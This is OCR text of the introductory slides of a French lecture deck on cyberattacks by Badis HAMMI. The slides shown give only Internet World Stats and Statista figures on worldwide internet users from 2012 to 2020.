
Les cyberattaques

Badis HAMMI

Introduction


Source: *http://www.internetworldstats.com/stats.htm*



Source: Internet World Stats - www.internetworldstats.com/stats.htm
2,405,518,376 Internet users estimated for June 30, 2012
Copyright © 2012, Miniwatts Marketing Group

Introduction


Source: *http://www.internetworldstats.com/stats.htm*



Source: Internet World Stats - www.internetworldstats.com/stats.htm
3,366,261,156 Internet users estimated for November 30, 2015
Copyright © 2016, Miniwatts Marketing Group

Introduction


Source: *http://www.internetworldstats.com/stats.htm*



Source: Internet World Stats - www.internetworldstats.com/stats.htm
Basis: 4,383,810,342 Internet users estimated in March 31, 2019
Copyright © 2019, Miniwatts Marketing Group


Introduction

Source: *http://www.internetworldstats.com/stats.htm*




Source: Internet World Stats - www.internetworldstats.com/stats.htm
Basis: 4,574,150,134 Internet users estimated in March 3, 2020
Copyright © 2020, Miniwatts Marketing Group

Introduction



©Statista.com


Introduction



©Statista.com

Cyberattacks


Source: *http://www.internetworldstats.com/stats.htm*



Source: Internet World Stats - www.internetworldststs.com/stats.htm
Penetration Rates are based on a world population of 7,017,846,922 and 2,405,518,376 estimated Internet users on June 30, 2012.
Copyright © 2012, Miniwatts Marketing Group

Cyberattacks

